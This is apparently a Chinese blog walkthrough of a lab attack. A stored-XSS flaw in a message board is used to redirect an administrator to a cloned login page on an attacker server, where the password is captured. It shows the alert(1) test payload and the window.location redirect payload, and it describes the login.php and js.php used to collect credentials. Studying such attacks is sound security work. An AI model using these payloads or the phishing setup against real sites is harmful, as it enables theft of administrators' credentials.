
</textarea><script>alert(1)</script>
观看后台页面

存在XSS漏洞,开始伪造登陆页面,实现钓鱼



查看页面源代码。将其复制下来。然后再将源代码也保存一份。构造如下目录。
但是要注意的是,小心一些路径问题,如果没有的可以根据他们去猜,进行拼凑
伪造成功

然后将其放到黑客服务器上
2.3.2
两个文档:

login.php 接收数据
js.php 用来重定向
login.php
<?php

创建数据库
虽然报错了,但是,密码获得成功了
接下来写重定向文件。
<html>
测试完成后,开始攻击,编写payload

</textarea><script>window.location.href='http://192.168.27.149/admin/ad_login.php'</script>
将其发送到那个留言板中。

后台管理员打开后,跳转到登录页面,成功获取密码,攻击成功
0



评论(0)
暂无评论